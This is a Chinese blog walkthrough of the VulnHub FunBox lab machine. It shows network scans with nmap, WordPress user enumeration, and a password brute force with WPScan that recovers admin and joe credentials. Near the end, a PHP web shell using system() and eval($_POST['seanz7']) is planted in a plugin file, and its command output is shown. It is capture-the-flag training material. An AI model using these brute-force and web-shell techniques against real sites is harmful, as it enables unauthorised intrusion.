VulnHub FunBox Writeup

原创

末 初 于 2020-09-27 22:26:24 发布 450 收藏 2

分类专栏： VulnHub 文章标签： FunBox Vulnhub

本文链接：https://blog.csdn.net/mochu7777777/article/details/108835181

版权


VulnHub 专栏收录该内容

4 篇文章 1 订阅

订阅专栏

FunBox详情请见：https://www.vulnhub.com/entry/funbox-1,518/

靶机使用`VirtualBox`搭建，连接`VirtualBox Host-Only`网卡，IP为：`192.168.56.101`



FunBox - 设置

网络

☑ 启用网络连接(E)

连接方式(A): 仅主机(Host-Only)网络

界面名称(N): VirtualBox Host-Only Ethernet Adapter

高级(d)


控制芯片(T): Intel PRO/1000 MT 桌面 (82540EM)

混杂模式(P): 拒绝

MAC 地址(M): 080027D90296

☑ 接入网线(C)

攻击机是`VMware`下的一台Kali，使用桥接模式，桥接至`VirtualBox Host-Only`网卡，IP为：`192.168.56.177`



虚拟网络编辑器

名称	类型	外部连接	主机连接	DHCP	子网地址
VMnet0	桥接模式	VirtualBox Host-Only Ethern...	-	-	-
VMnet1	仅主机...	-	已连接	已启用	192.168.88.0
VMnet8	NAT 模式	NAT 模式	已连接	-	192.168.7.0

VMnet 信息

● 桥接模式(将虚拟机直接连接到外部网络)(B)

已桥接至(G): VirtualBox Host-Only Ethernet Adapter

○ NAT 模式(与虚拟机共享主机的 IP 地址)(N)

○ 仅主机模式(在专用网络内连接虚拟机)(H)

□ 将主机虚拟适配器连接到此网络(V)


主机虚拟适配器名称: VMware 网络适配器 VMnet0

□ 使用本地 DHCP 服务将 IP 地址分配给虚拟机(D)

子网 IP (I): . . .   子网掩码(M): . . .

Nmap扫描C段内存活主机


```
nmap -sP 192.168.56.1/24
```



```
Ξ /home ▶ nmap -sP 192.168.56.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-27 08:16 EDT
Nmap scan report for 192.168.56.2
Host is up (0.000049s latency).
MAC Address: 0A:00:27:00:00:05 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00025s latency).
MAC Address: 08:00:27:A5:A7:7E (Oracle VirtualBox virtual NIC)
Nmap scan report for funbox.fritz.box (192.168.56.101)
Host is up (0.00022s latency).
MAC Address: 08:00:27:D9:02:96 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.177
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.73 seconds
Ξ /home ▶
```


发现靶机IP：`192.168.56.101`
扫描开放端口服务及启用操作系统检测，版本检测，脚本扫描和跟踪路由

```
nmap -A -sT 192.168.56.101
```



```
≡ /home ▶ nmap -A -sT 192.168.56.101
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-27 08:40 EDT
Nmap scan report for funbox.fritz.box (192.168.56.101)
Host is up (0.00034s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 5.4.2
| http-robots.txt: 1 disallowed entry
|_/secret/
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Funbox &#8211; Have fun&#8230;.
|_https-redirect: ERROR: Script execution failed (use -d to debug)
MAC Address: 08:00:27:D9:02:96 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=9/27%OT=21%CT=1%CU=30881%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=5F70884B%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10B%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.34 ms funbox.fritz.box (192.168.56.101)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.56 seconds
≡ /home ▶ █
```

访问`192.168.56.101`发现被`301`重定向跳转到`http://funbox.fritz.box/`



Hmm. We're having trouble finding that site.

We can't connect to the server at funbox.fritz.box.


If that address is correct, here are three other things you can try:

- Try again later.
- Check your network connection.
- If you are connected but behind a firewall, check that Firefox has permission to access the Web.

Status	Method	Domain	File	Cause	Type	Transferred	Size
301	GET	192.168.56.101	/	document		cached	0 B
	GET	funbox.fritz.box	/	document		0 B	0 B


修改攻击机`/etc/hosts`，增加一条

```
192.168.56.101 funbox.fritz.box
```




```
127.0.0.1       localhost
127.0.1.1       kali
192.168.56.101 funbox.fritz.box

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

即可正常访问



在之前的Nmap扫描得知这是`WordPress 5.4.2`的站，使用`WPscan`枚举用户


```
wpscan --url http://funbox.fritz.box/ --enumerate u
```



```
[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://funbox.fritz.box/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] joe
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
```

使用`WPscan`爆破用户密码，字典为Kali自带字典(加了些平常自己收集的一些密码)`/usr/share/wordlists/dirb/big.txt`


```
wpscan --url http://funbox.fritz.box/ -P /usr/share/wordlists/dirb/big.txt --max-threads 100
```



```
[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://funbox.fritz.box/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] joe
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Wp Login against 2 user/s
[SUCCESS] - joe / 12345
[SUCCESS] - admin / iubire
Trying admin / iubire Time: 00:01:34 <=====================================                > (10000 / 50940) 19.63%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: joe, Password: 12345
 | Username: admin, Password: iubire

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
```

https://blog.csdn.net/mochu7777777

`admin`用户登录后台可直接修改插件内容（修改的插件内容需要先关闭使用状态）



Edit Plugins

Editing akismet/index.php (inactive)

Selected file content:


```php
<?php
# Silence is golden.
echo "Seanz7 lalalalalala";
echo "<br>";
echo system("whoami");
echo "<br>";
echo system("id");
echo "<br>";
echo system("ls");
eval($_POST['seanz7']);
?>
```

File edited successfully.

```
Seanz7 lalalalalala
www-data www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)
